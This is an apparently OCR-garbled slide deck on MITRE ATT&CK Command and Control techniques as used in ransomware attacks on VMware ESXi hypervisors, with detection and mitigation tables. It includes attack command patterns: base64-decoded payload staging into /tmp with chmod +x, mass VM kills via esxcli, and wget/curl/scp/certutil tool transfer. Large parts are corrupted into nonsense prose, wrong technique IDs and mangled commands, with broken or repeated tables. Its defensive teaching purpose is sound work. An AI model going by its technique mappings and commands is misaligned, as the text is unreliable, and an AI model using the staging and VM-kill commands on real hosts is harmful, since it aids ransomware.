Recovery Offline data backups
ID: T1074 Sub-techniques: T1074.001, T1074.002		

10. Command and Control (TA0011)

Overview:

COMMAND AND CONTROL (TA0011)

Tactics Objective: Communicate with and control compromised systems


TACTICS DESCRIPTION:

- Adversaries communicate with systems they control.
- Mimic normal network traffic to avoid detection.
- Various methods depending on network structure & defenses.

KEY DETAILS:

- Tactic ID: TA0011
- Total Techniques: 18
- Typical Phase
- Typical Phase: Post-compromise
- ATT&CK Version: Created 17 October 2018

COMMON TECHNIQUES:



Technical Detail:

COMMAND AND CONTROL (TA0011)

TACTICS OBJECTIVE: Adversaries communicate with compromised systems to control them.

TACTICS DESCRIPTION: Mimics normal traffic to control systems discretely.

AFFECTED COMPONENTS:

- Applications (e.g. Web Apps, IM Clients)
- Protocols (e.g. HTTP(S), DNS, ICMP)
- Libraries (e.g. custom network libs)
- OS/Version (e.g. Windows services)


ROOT CAUSE

- Lack of Traffic Filtering
 - Weak Endpoint Monitoring
 - Inefficient Protocol Validation
- Social Engineering (User Bypass)
- Supply Chain Compromise

TECHNICAL IMPACT

- Remote Code Execution (RCE)
 - Data Exfiltration (Data Leak)
- Privilege Escalation (PrivEsc)
 - System Manipulation
- Persistence

HOW IT WORKS:



```
IF network_traffic == "normal"  
ALLOW_CONNECTION  
EXECUTE_COMMAND(received_data)  
ELSE: FLAG_ANOMALY
```

Techniques 1: Application Layer Protocol (T1701)


Overview:

TECHNIQUE 1: APPLICATION LAYER PROTOCOL (T1701)

Description: Evading detection by mimicking legitimate network traffic

DESCRIPTION:

- Adversaries use common protocols.
- Blends malicious activity with normal traffic.
- Commands embedded in web, DNS, file transfer, Internal protocols (SMB, SSH, RDP) for control



SUB-TECHNIQUES:

- T1071.001: Web Protocols (HTTP/HTTPS)
- T1071.002: File Transfer Protocols (FTP, SMB, IMAP)
- T1071.004: Mail Protocols (SMTP, POP, IMAP)
- Looks.005: Publish/Subscribe Protocols (MQTT, XMP)

Real World Example:

REAL-WORLD EXAMPLE: ALPHV / BLACKCAT RANSOMWARE

Application Layer Protocol Abuse on VmWare ESXi (2022-2024 Global)

OVERVIEW & INITIAL ACCESS

- Targeted Vmware ESXi hypervisors
- Abused SSH & HTTPS for command execution
- Blend malicious activity with legitimate admin traffic

LAYER 1: INITIAL ACCESS (SSH)

- Protocol: SSH (TCP/22)
- Attackers used valid creds/exploits.
- Remote SSH access to ESXi hosts
- Executed commands (e.g., to enumerate VMs)

MITRE MAPPING (ESXi/Linux)

- T1071: Application Layer Protocol
T1021.004: Remote Services: SSH
T1059.004: Command-Line Interface



SSH Access

COMMAND & CONTROL / DEPLOYMENT



Protocol: HTTPS.
ESXi hosts comms with attacker C2 channels (HTTPS)



ESXi hosts comms with attacker C2 Palyadys/status wa encrypted web traffic C2 blended with normal HTTPS.



MITRIPPING
T1071.001: Encrypted Channel



LAYER 2: INTERNAL MOVEMENT & PAYLOAD DEPLOYMENT

- Commands: "esxcli vm process kill"
- Ransomwarree..vmdk, .vmx files.
- Rapid impact, bypass guest OS defenses /tmp



MITRIPPING
T1021: Remote Services
T1486: Data Encrypted for Impact

DETECTION & MITIGATION

DETECTION METHODS (ESXi-Focused)


- Monitor abnormal SSH access/commands
- Inspect outbound HTTPS from ESXi
- Alert on "excli, vim-cnd" execution
- Monitor mass VM shutdowns
- Detect unknown binaries in /tmp

MITIGATION STRATEGIES

Priority	
High	Disable SSH when not required
High	ESXi SSH when not required
High	Isolate ESXi mgmt interfaces
Medium	MFA for Enforcement
Medium	Restrict outbound HTTPS
Low	Centralize ESXi logs
Medium	Abnormal SSH/HTTPS usage

Techniques 2: Data Encoding (T1132)

Overview:



Real-World Example:

ESXIArgs Ransomware – Data Encoding on VmMatre ESXI Hosts

Incident Period: 2023 (Global Impact)

Overview:

Attack Flow & Encoding Techniques	Detection Methods	Mitigation Strategies																								
<p> Stage 1 - Initial Access No bootstraps Public-Facing Application.</p> <p>Exploited CVE-2021-21974 (OpenSLP heap overflow) on exposed ESXI services. No authentication required.</p> <p> Stage 2 - Payload Delivery & Encoding "XOR-based obfuscation"</p> <p>Ransomware binaries and scripts encoded using "Base64 obfuscation". Encoded payloads decoded at runtime using shell commands.</p> <p> Encoded configuration data used to identify VM disk files (.vndk files, .vmx). Ransom note in encoded form... Ensure irreversible impact. T1486.</p> <pre>echo "Ymasha..... base62 -d base2 -d sh</pre> <p>MITRE Map: 1190 - T1027, shell.log</p>	<ul style="list-style-type: none">Detect Base64 or XOR decoding patterns in ESXI shell logs.Detect Base64 or XOR decoding in ESXI shell logs.base2 -d, openssl encMonitor abnormal excess of: base2 -d, openssl encAlert on urhahiz4 access to ESXI shell //bin/shMonitor creation/modification of .vndk and .vmx filesDetect mass file encryption AES + RSA hybrid encryption in encoded form... Rack exec command execution via /var/log shell.log	<p>Connattor Execels</p> <table border="1"><thead><tr><th>Priority</th><th>Control</th><th>Description</th></tr></thead><tbody><tr><td>High</td><td>Patch Management Patch ESXI vulnerabilities (e.g., CVE-2021-21974)</td><td></td></tr><tr><td>High</td><td>ESXI Access Control Disable ESXI shell & SSH when not required.</td><td></td></tr><tr><td>High</td><td>Network Segmentation Restrict ESXI management interfaces</td><td></td></tr><tr><td>Medium</td><td>Log Monitoring Restrict ESXI management commands</td><td></td></tr><tr><td>Medium</td><td>Backup Protection Maintain offline, immutable backups</td><td></td></tr><tr><td>Low</td><td>Backup Protection Hunt for encoded, commutable backups</td><td></td></tr><tr><td>Low</td><td>Threat encoded command execution</td><td></td></tr></tbody></table>	Priority	Control	Description	High	Patch Management Patch ESXI vulnerabilities (e.g., CVE-2021-21974)		High	ESXI Access Control Disable ESXI shell & SSH when not required.		High	Network Segmentation Restrict ESXI management interfaces		Medium	Log Monitoring Restrict ESXI management commands		Medium	Backup Protection Maintain offline, immutable backups		Low	Backup Protection Hunt for encoded, commutable backups		Low	Threat encoded command execution	
Priority	Control	Description																								
High	Patch Management Patch ESXI vulnerabilities (e.g., CVE-2021-21974)																									
High	ESXI Access Control Disable ESXI shell & SSH when not required.																									
High	Network Segmentation Restrict ESXI management interfaces																									
Medium	Log Monitoring Restrict ESXI management commands																									
Medium	Backup Protection Maintain offline, immutable backups																									
Low	Backup Protection Hunt for encoded, commutable backups																									
Low	Threat encoded command execution																									

Technique 3: Data Obfuscation (T1001)

Overview:

Technique 3: Data Obfuscation (T1001)

Tactic: Command and Control 

Platforms: ESXi, Linux, Windows, macOS

Description:

- Hides C2 communications (not encryption).
- Makes content harder to discover./diceipper.
- Disguises malicious activity as normal traffic.

Common Methods

T1001.001: Junk Data  Adds meaningless data into C2 traffic. Harder detection.	T1001.002:  Adds meaningless data into C traffic. within images, audio. Evades detection.	T1001.002: Steganography Protocol or Service Impersonation  Hides commands/payloads within benign files (images, audio DNS).  Mimics legitimate protocols (Blends with normal traffic).
--	---	---



Real World Example:

DATA OBfuscATION ON VMWARE ESXi HYPERVISORS

Incident Period: ALPHV (BlackCat, Royal) Target Platform: VMware ESXi (Linux-based hypervisor)

APPLICATION LAYER ABUSE WITH DATA OBfuscATION ON ESXi

Multiple ransomware groups targeting VMware techniques to hide code malicious payloads, scripts, and configurations, and bypass defenses. They are applied before during ransomware deployment via multiple channels such as SSH.

Protocols Used: SSH (TCC/2)

What Happened:

```
echo <base64_blob> | base64 -d > /tmp/vmtools
echo <base64_blob> | base64 -d > /tmp/vmtools
chmod +x vmtools
T1001 -< (echo <encoded_command> | base64 -d )
```

T1001.004 – Data Obfuscation:
T1059.004 – Command-Line Interface

LAYER 1 – OBfUSTATED PAYLOAD STAGING (SSH)

What Happened:

- Attackers gained SSH access using valid stolen credentials; directly stages files: gbinis ssttadk executables; XOR-encodes XOR-encoded encoded shell scripts; using native Linux utilities.

Observed Activity:

- Attackers gained SSH access using valid stolen credentials; directly stages files: gbinis ssttadk executables; XOR-encodes XOR-encoded encoded shell scripts; using native Linux utilities.

Objective:

- Payloads were decoded directly on the ESXi host used stored in memory while waiting for the victim.

MITRE Mapping:

- T1003 – Command and Scripting Interpreter

LAYER 2 – OBfUSTATED COMMAND EXECUTION

What Happened:

- Attackers executed encoded shell commands to reduce, encoded, binaries like to run directly for execution only in memory.
- Even if they used or stripped ELF binaries to evade memory detection.
- Commands execute and hinder incident response payload.

MITRE Mapping:

- T1001 – Command and Scripting Interpreter

LAYER 3 – OBfUSTATED RANSOMWARE EXECUTION

What Happened:

- Ransomware binaries were red, vmx, and svp files.
- vmtools (VMware's device driver) mimics ESXi services to execute code inside guest VMs.
- gzipped payload.
- /1486 – Data Encrypted for Impact.

INFRASTRUCTURE CHARACTERISTICS

VMware ESXi

What Happened:

- Obfuscated binaries stored in: /tmp/.var/run/scratch onto some queue

Objective:

- Exfiltrates never written in cleartext initially. Commands executes /bin/sh if it's running inside guest VMs. Rapid, infrastructure-wide disruptions.

Impact:

- Enable ESXi Shell and SSH logging.
- Monitor file creation + execution in /tmp or /var/log or QoS environments.

Behavioral Indicators:

- Base64 / gzip usage in base2/gzip sessions.
- base64, dngz, chmod +x.
- Monitor on file creation + auth.log and /var/log/log-shell.log. No immediate IOC visibility in guest OS environments.

Impact:

Behavioral Indicators:

- Base64 / gzip usage in base2/gzip sessions.
- base64, dngz, chmod +x.
- Monitor on file creation + auth.log and /var/log/log-shell.log. No immediate IOC visibility in guest OS environments.

MITIGATION METHODS (ESXi-FOCUSED)

Priority	Action
High	Disable SSH when not actively required.
High	Enable MFA.
Medium	Monitor ESXi management interface.
Low	Hunt for encoded command patterns.
Low	Threat Hunting.

Technique 4: Dynamic Resolution (T1568)

Overview:

Technique 4: Dynamic Resolution (T1568)

Tactic: Command and Control

Platforms: ESXi, Linux, Windows, macOS

Description:

- Establishes dynamic C2 connections to evade detection.
- Algorithmically adjust domain names, ton, IP ports.
- Used an fallback when primary C2 lost.


Sub-techniques:

T1568.001: Fast Flux DNS



- Rapidly changing IP addresses.
- Single domain name.
- Obscures C2 infrastructure.
- Sustains availability.

T1568.002:



- Random domains into C traffic.
- Obscures C2 infrastructure.

DGA Domain Algorithms



- Generates many domains, algorithmically determined.
- Rotates C2 potential domains.

DNS Calculation



- Computes DNS values algorithmically. Dynamically C2 connection. Uses shared secret/ logic.



Real World Example:

DYNAMIC RESOLUTION ON VMWARE ESXI HYPERVISORS

Incident Period: 2022–2024 (Global) Threat (LockBit, Royal, Akira)

Target Platform: ALPHV (BlackCat) LockBit ESXi (Linux-based hypervisor)

The analysis illustrates an active threat actor's use of dynamic resolution techniques on running hosts to maintain control over resources and resources on the dynamic hosts and be able to maintain a foothold within the VMware-based hypervisor.

DYNAMIC RESOLUTION USAGE ON ESXI

LAYER 1 - RUNTIME DISCOVERY OF ESXI ASSETS

Techniques Used:
esxcli vm process list
vm-cmd vmsvc/getallvms
esxcli storage file/list
MITRE: T1001.003

What Happened:
Fatches an to rm or putus from (Ex1.004)
twice, then esxcli vm process kill
MITRE: T1059.004

INFRASTRUCTURE CHARACTERISTICS

- The hard-coded paths environment to no need for persisting to a dynamic environment to provide payout logic.
- Lack working resources to extend codebase bandwidth and ip to highlight the specificities of the function.

LAYER 2 - DYNAMIC TARGET SELECTION FOR IMPACT

What Happened:
vm-cmd vmsvc/getallvms
vm-cmd storage file/list
esxcli storage file/info (MST > T1059.004)
MITRE: T1001.003

Observed Activity:
Objective:
for do to esxcli vm process kill
MITRE: T1059.004

INFECTED METHODS (ESXI-FOCUSED)

- Behavioral Indicators:
Log & Telemetry
Commands to 110109.003+ command acts fast
Dips to cutaneous movements to high and is the code to logic.

LAYER 3 - DYNAMIC PAYLOAD EXECUTION PATHS

Observed Activity:
for ! op writable directi fructus directos kill
Impact:
to low loop to top to find writable directories
MITRE: T1001.003

Impact:
to low loop to top to find writable directories
MITRE: T1486

DETECTION METHODS (ESXI-FOCUSED)

- Behavioral Indicators:
Log & Telemetry (T1043.00) due to high-frequency CommandRate Logging

MITIGATION STRATEGIES

Priority	Disable SSH	Description	Network Segmentation	Threat Hunting
Control	RBAC Enforcement	Network Segmentation		
Priority	Command Rate Monitoring	Centralized Logging		

Technique 5: Encrypted Channel (T1573)

Overview:


Technique 5: Encrypted Channel (T1573)

Tactic: Command and Control 
Platforms: ESXi, Network Devices, Windows, macOS

Description:

- Conceals C2 traffic via encryption.
- Seals C2 traffic via encryption.
- Aims to appear as a secure connection.
- Aims to be a random or legitimate encrypted traffic.
- Vulnerable if keys embedded/poorly selected logic.

Sub-techniques:

T1573.001: Symmetric	Symmetric Cryptography	DGA Domain Generation Algorithms	DNS Resolution
	 Symmetric Key AES, RC4	 Public Key	
<ul style="list-style-type: none">Same key encrypts/decrypts.Obscures C2 infrastructure.Sustains availability.	<ul style="list-style-type: none">Same keyAlgorithm algorithms: AES, DES, RC4.	<ul style="list-style-type: none">Encrypt/Decrypt using Public Key.Decrypt (Public Priv. Key)	<p>Public/Private key pair. Algorithm: RSA, Elliptic Curve Cryptography, ECC</p> 

Real World Example:

ENCRYPTED CHANNEL ON VMWARE ESXI HYPERVISORS

Incident Period: 2011–2024 (Global) ALPHV (LockBit, Hive Royal, Royal Target Platform ALPHV (Black: VMware ESXi ESXi (Linux-based hypervisor))

The analysis illustrates the attack path to compromise user accounts to exfiltrate sensitive information and to establish a dynamic pivot point on the network.

Overview

DYNAMIC RESOLUTION USAGE ON ESXI		INFRASTRUCTURE CHARACTERISTICS	
LAYER 1 - RUNTIME DISCOVERY OF ESXI ASSETS		 To bound infrastructure details and paths information off VM.	
 Techniques Used: esxcli vm process list vmadm vmsvc /getstartvms list esxcli storage filestore -m -o tmp-vmtools MITRE: T1001.003	 Vim-whoami published HTTPS certificates revealed for the host, revealing the server's IP address and port number. The host has a self-signed certificate.	<ul style="list-style-type: none">No malware deployed to end-user hosts.	
LAYER 3 - DYNAMIC TARGETING AND ENCRYPTED PAYLOAD DELIVERY		 No malware deployed to end-user hosts.	
 What Happened: vm-cmd of -fals pressured tr-imp for hastur. die BOT or initiate VTFM MITRE: T1001.003	 Observed Activity: Objective: Self-signed, short-lived Reactive: Evade packet inspection MITRE: T1010.005	 INFECTED METHODS (ESXI-FOCUSED)	
LAYER 3 - DYNAMIC PAYLOAD INJECTION AND RESILIENCY DELIVERY		 Behavioral Indicators: • Short-lived to long-lived HTTPS traffic • Short-lived domain • Admoris: No visible changes made to the system. Turs in to sons to servers.	
 Observed Activity (TCP/431) HTTPS ADFS (0x00000001) vm-cmd stored clipboard to (bitX7 > T1071.004) MITRE: T1001.003	 Impact: Evade detection, short-lived Delivery to target on temporary to ESXi host MITRE: T1486	 DETECTION METHODS (ESXI-FOCUSED)	
MITIGATION STRATEGIES		 Behavioral Indicators: HIFGxSV/malicious... • Log & Telemetry T1033 Tools to SOC team and SIEM tools TLS fingerprinting, analyze TLS behavior	
Priority	Disable SSH	Description	Network Segmentation
Control	R&B Enforcement	Network Segmentation	Threat Hunting
Priority	Command Rate Monitoring	Centralized Logging	

Technique 6: Fallback Channels (T1008)

Overview:

Technique 6: Fallbak Channels (T1008)


Tactic: Command and Control 

Platforms: ESXI, Linux, Windows, macOS

Description:

- Uses alternate C2 if primary fails or is blocked.
- Maintains reliable C2 and avoids data transfer limits.
- Switches to secondary protocols/ports.
- Evades defenses & persists in environment.

Key Concepts & Flow:



Primary C2 (Active)

Primary Channel Blocked / Fails

Fallbak C2 Channel Alternate Protocol/Port

Fallbak C2 Channel

Ensures continued communication.

Real World Example:

FNLLBACK CHANNELS ON VMWARE ESXI HYPERVISORS				
Incident Period: 2021–2024 (Global) Threat (LockBit, Royal, Akira)				
Target Platform ALPHV /BlackB/ Vmware ESXi (Linux-based hypervisor)				
The arsenic llisolutio to prnto to the la sahtre decaances los cacto to care theueteces t' peltu gahces and oyery toghare vo wngt oly, vction ererectau faulioled yosagis and tom ospeo', doam pove leath ill's edd dards osmaty a th M.Glaaten florit hanty Wra ReHil DSfile int's chalve on SH' on emrents belsd.				
Overview.				
DYNAMIC RESOLUTION USAGE ON ESXI				
LAYER 1 - RUNTIME DISCOVERY OF ESXI ASSETS				
 Techniques Used: esxcli vm power vim-ord:ns /getLvlvms esxcli storage nfsLvlv Lvm List MITRE: T1001.003	What Happened: Pact their ties IM:Date le shools apt one with intlet. Som pantate do oucvers lsm HSX dis panal saltard ESX(S) MITRE: T1097.001	 INFRASTRUCTURE CHARACTERISTICS <ul style="list-style-type: none"> Ns it: hostat ore hotabib shat e caro loswing the one tuse ferriusarable Conefazce om fips. OrinIUS lctet. Egotime onds Vnlt, insive SCS lware unenot sed Apdril lop OOS, chre svont lin Lacte po gase hosa volutuericcapon the hing ang Lache lice and wtnn encayet OHS tsasouf GMe ches tlt aciprils a Esxis Mve. 		
LAYER 2 - DYNAMIC TARGET SELECTION FOR IMPACT				
 What Happened: vim-ord vms le /getLvlvms itallvms in list Hs s to ebtheria LS pacurabl:3 tnp-vmtools imsunsl meto pfeftsl:HO. MITRE: T1001.002	Observed Activity: Triggrive: iun apprefor to Mos dimades Fintide: "sebte: GXl5 opes to insckavethmers Doctice nell imFS DSH MITRE: T1092, T1408	 INFLECTION METHODS (ESXI-FOCUSED) <ul style="list-style-type: none"> Behavioral Infection (Info logging): Short-ligirek tayod sed procied fseted) Hierted us dode do ed and hs tnp araticre a peda! Mehardt prods oda affectley. 		
LAYER 3 - DYNAMIC PAYLOAD EXECUTION PATHS DNS				
 Observed Activity: HTTPS ANP (malicious SSH logp trne DNS ond ond surate dltants doT DNS MITRE: T1001.008	Impact: Activity: Evalo to-alla leen-blle, ol EAN koclls crronts on tretSk Inorpisea! MITRE: T1007	 DETECTION METHODS (ESXI-FOCUSED) <ul style="list-style-type: none"> Behavioral Indicators: Uni: offler detruus. Startle:retheit ut, 1-UST, -4ccina] Etere iaf easelord buntend gutor ie pads. 		
MITIGATION STRATEGIES				
Priority	Disable SSH	Description	Network Segmentation	Threat Hunting
Control	RBAC Enforcement			
Priority	Command Rate Monitoring	Centralized Logging		

Technique 7: Hide Infrastructure (T1665)

Overview:

TECHNIQUE 7: HIDE INFRASTRUCTURE (T1665)


Tactic: Command and Control

DESCRIPTION:

- Manipulate network traffic to evade detection of C2 infrastructure.
- Filter traffic from defensive tools.
- Mask malicious domains / obfuscate destination
- Hide malicious artifacts for persistence

TECHNIQUES:

- PROXIES / VPNs:** Disguise IP, blend traffic.
- FILTER USER-AGENTS:** Evade security tools



The diagram illustrates the flow of 'HIDDEN C2 TRAFFIC' from the 'ATTACKER C2 SERVER' through a series of proxy and VPN nodes (represented by a stack of three servers) to the 'VICTIM SYSTEM'. This traffic is hidden from the 'FIREWALL (IDS/IOS)' and monitored by the 'SECURITY ANALYST'. The 'INTERNET / PROXY NETWORK' is shown at the top left, and the 'VICTIM SYSTEM' is connected to it.

PLATFORMS: ESXi, Linux, Network Devices, Windows, macOS

Real World Example:

HIDE INFRASTRUCTURE ON VMWARE ESXI HYPERVISORS

Incident Period: 2021–2024 (Global) Threat (LockBit, Royal, Akira)

Target Platform ALPHV (BlackB, Vinware ESXi (Linux-based hypervisor))

The arsine llsolation streeres tos yet five list, gous acces the filer clsdly sheores. I pelust hances of tnames and trine be apprenty ands tice log tccalnis ast she thors and rescurc for thbie ateo in la te inoh calco curis ald atherinacted ofs rent C2p wthely: Gexl more lazed to thre casles Vad thenort steen.

DYNAMIC RESOLUTION USAGE ON ESXI

LAYER 1 - RUNTIME DISCOVERY OFLOUD CLOUD SERVICES

Techniques Used:
Abuse public cloud ecr and content services, CDN: Indirect oind hoode in undrect or laylod hosting: Bushipes: Example: Hide arte attack, S2 lout betuge stuffer odar or hote: Hides: https://cdn-storage/<object-id/

MITRE: T1001.001

INFRASTRUCTURE CHARACTERISTICS

- No direct attacker IPS
- hard-coded environments third-/part-party platforms,
- No tra malatia legitimate paths to stutipen
- Separation then staging, C2 , payment C2 outflows.

LAYER 2 - DYNAMIC FRONTNOTIMTING AND PROXY LAYERS

What Happened:
HTTPD whas a scrats farls lind pormis targed legitatane domarie but rehments bar altsends. Proxied Proxeats match hatch DNS seends. Certificive: HIC trougle metat will seenters. Objecente adivives.

MITRE: T1001.001

INFLECTION METHODS (ESXI-FOCUSED)

Behavioral Indicators:

- Short /figleret imideRg HTPS to clout/cCN
- Frequent lo objectAPIdays.
- Objecond NEvngiesterste lgsupsmex bof iSS mald Low TTL values.

LAYER 3 - DYNAMIC PAYALAD INECUTION RATS: Y DELIVERS

Observed Activity: HTTPS incocane of crit had on Eotact ba clay. Cuntalis /OM/y hours., CD/1 days HTPY-SMISE lws, Evade cache, Crons heident certifican usig; C2 sentet /bat C2 lnd insocnctacter dontone Exceretional redure DNS.

MITRE: T1001.000

DETECTION METHODS (ESXI-FOCUSED)

Behavioral Indicators:

- High / Elunry known HTSS to nbo/internet services Alert on EXI EXI /Craiby . update cloue secte rior malivors. Track TLS SNII and/certificate anomalies TLS Sanclo whafies.

MITIGATION STRATEGIES				
Priority	Disable SSH	Description	Network Segmentation	Threat Hunting
Control	RBAC Enforcement	Network Segmentation		
Priority	Command Rate Monitoring	Centralized Logging		

Technique 8: Ingress Tool Transfer (T1105)

Overview:

TECHNIQUE 8: INGRESS TOOL TRANSFER (T1105)

Tactic: Command and Control

DESCRIPTION:

- Manipulate network traffic or files into marisus environment.
- Filter traffic from defensel or aduc.
- Filter traffic froim or alotorate protocols.e. FTP.
- Abutes common system enable lateral moran moverens, persistence, escalation.

SYSTEM UTILITIES / SERVICES:

Windows:	Linux, macOS:
• certutil	• wget
• PowerShell (Wetrakt)	• curl
• copy	• scp
• finger	• sftp, stft
• Dropbox, Onedrive	• rsync
	Package Managers

PLATFORMS: ESXI, Linux, Network Devices, Windows, macOS

Real World Example:

Ingress Tool Transfer on VmWatre ESXI Hypervisors

Incident Period: 2021–2024 (Global) | Threat (BlacCat, LockBit, Hive) | Target Platform: (Linux-based hypervisor)

Overview

To le le present l arad coopeet be oorising wantes dy innat Actors: ALPHV (BlackCat, Hive, Royal) | Target Platform: Vimare ESXI (Linux-bassel led ofeniente who ues o to cild vered).

Layer 1 - Initial Payload Transfer via SSH

- Protocols Used
- What Happened
- Objective
<<scp dsevc>>((SS2,pvohBb)
(wegt)
- Objective
(erment<chmod +x)
- MITRE Mapping

Layer 2 - Tool Transfer over HTTPS

- Protocols Used
- What Happened
- wegt
<<scp dsevc>>((SS2,pvohBb)
chmod-)
<<chmod +x
(erment<dergel,Bart))
- MITRE Mapping

Layer 3 - Multi-Host Tool Propagation

- Protocols Used
- What Happened
- Objective
(<est. (chmod +x)
(histry chment-dergel,Bart))
- MITRE Mapping

Infrastructure Characteristics

- Mecor ch re dureeds ESXI hypetus firad maticsloy lid visted a id SVFWebm is start or biensted have lttalv! Criar ar the corls and cheratervisors.

Detection Methods (ESXI-Focused)

- Behavioral Indicators
- Behavioral Indicators
- Log & Telemetry

Mitigation Strategies

Priority	High	Description
Priority	Control	-
M	Control	-
Low	Control	Nerfux
Low	Control	-

Technique 9: Multi-Stage Channels (T1104)

Overview:

TECHNIQUE 9: MULTI-STAGE CHANNELS (T1104)

Tactic: Command and Control

DESCRIPTION:	BENEFITS	Diagram
<ul style="list-style-type: none">Manipulate network traffic to evade detection C2 infrastructure.Different conditions or specific functions.Obfuscate C2 traffic, harder to detect.Protocols.e.detect.First-stage: gather info, update tools.Second-stage: full remote access C2.Fallback mechanisms if disrupted.	<ul style="list-style-type: none">EvasionResilienceModularity	<p>The diagram illustrates the T1104 technique. An 'ATTACKER C2 SERVER' at the bottom is connected to a 'VICTIM SYSTEM STAGED' above it. Stage 1 is labeled 'INTERNET / SERVER (STAGE 1)' and shows a cloud icon with a lock and a laptop icon with a magnifying glass. Stage 2 is labeled 'FALLBACK C2' and shows a stack of three cloud icons with locks, leading to a laptop icon with a magnifying glass. A dashed arrow labeled '1. INITIAL BEACON ACCESS STAGE 2 / COMMANDS' points from the victim system to the fallback stage. A legend indicates: INTERNET / SERVER (STAGE 1) as a cloud with a lock; VICTIM SYSTEM STAGED as a laptop with a magnifying glass; FALLBACK C2 as three stacked clouds with locks; and ATTACKER C2 SERVER as a server tower icon.</p>
	PLATFORMS: Linux, Windows, macOS	PLATFORMS: ESXI, Linux, Network Devices, Windows, macOS

Real World Example:

Multi-Stage Chansfer on VmWatre ESXI Hyperisors

Incident Period: 2021–2024 (Global) | Threat (BlacCat, LockBit, Hive) | Target Platform: (Linux-based hypervisor)

Overview
To in lo prevent i arad cosestrsing tre onenteet be cy innat Actorising dorstor. MLPMQ, pus cus in Bydn, Innat Platform: Vimare ESXI (Linux-bassal ted offenite who daitgniss anot the usss o to olid vered.

Stage 1 - Initial Access & Interactive Control (SSH)	Stage 2 - Tool Delivery via Encrypted Web Channel	Stage 2 - Runtime Control & Tasking Channel	Impact-Phase Local Execution (No C2)														
<ul style="list-style-type: none">Protocol: SSH (TCP/22)What HappenedObjectiveObjective T1021.004, T1059.004MITRE Mapping	<ul style="list-style-type: none">Protocol UsedHTTPS (TCP/443)Objective <scp-dsevc> <arbit> (chmod +x (histerrm en=dergel.Bat))MITRE Mapping	<ul style="list-style-type: none">Protocol UsedHTTPS (HTTP), secondaryObjective DNS (wegt=<DNO> DNS (histery,T1073.5071))MITRE Mapping	<ul style="list-style-type: none">Observed ActivityImpactImpact Encryption, OutagesMITRE Mapping														
Infrastructure Characteristics <ul style="list-style-type: none">Major ch re cureds ESXI hycelus frad mifcloy id vested a id SVFWeam is starc bhersted have ultalit Cric ar the corts and cheraelvisors.	Detection Methods (ESXI-Focused) <ul style="list-style-type: none">Behavioral IndicatorsBehavioral IndicatorsLog & Network Monitoring	Mitigation Strategies <table border="1"><thead><tr><th>Priority</th><th>High</th><th>Description</th></tr></thead><tbody><tr><td>Priority</td><td>Control</td><td>-</td></tr><tr><td>M</td><td>Control</td><td>-</td></tr><tr><td>Low</td><td>Control</td><td>Nerifux</td></tr><tr><td>Low</td><td>Control</td><td>-</td></tr></tbody></table>	Priority	High	Description	Priority	Control	-	M	Control	-	Low	Control	Nerifux	Low	Control	-
Priority	High	Description															
Priority	Control	-															
M	Control	-															
Low	Control	Nerifux															
Low	Control	-															

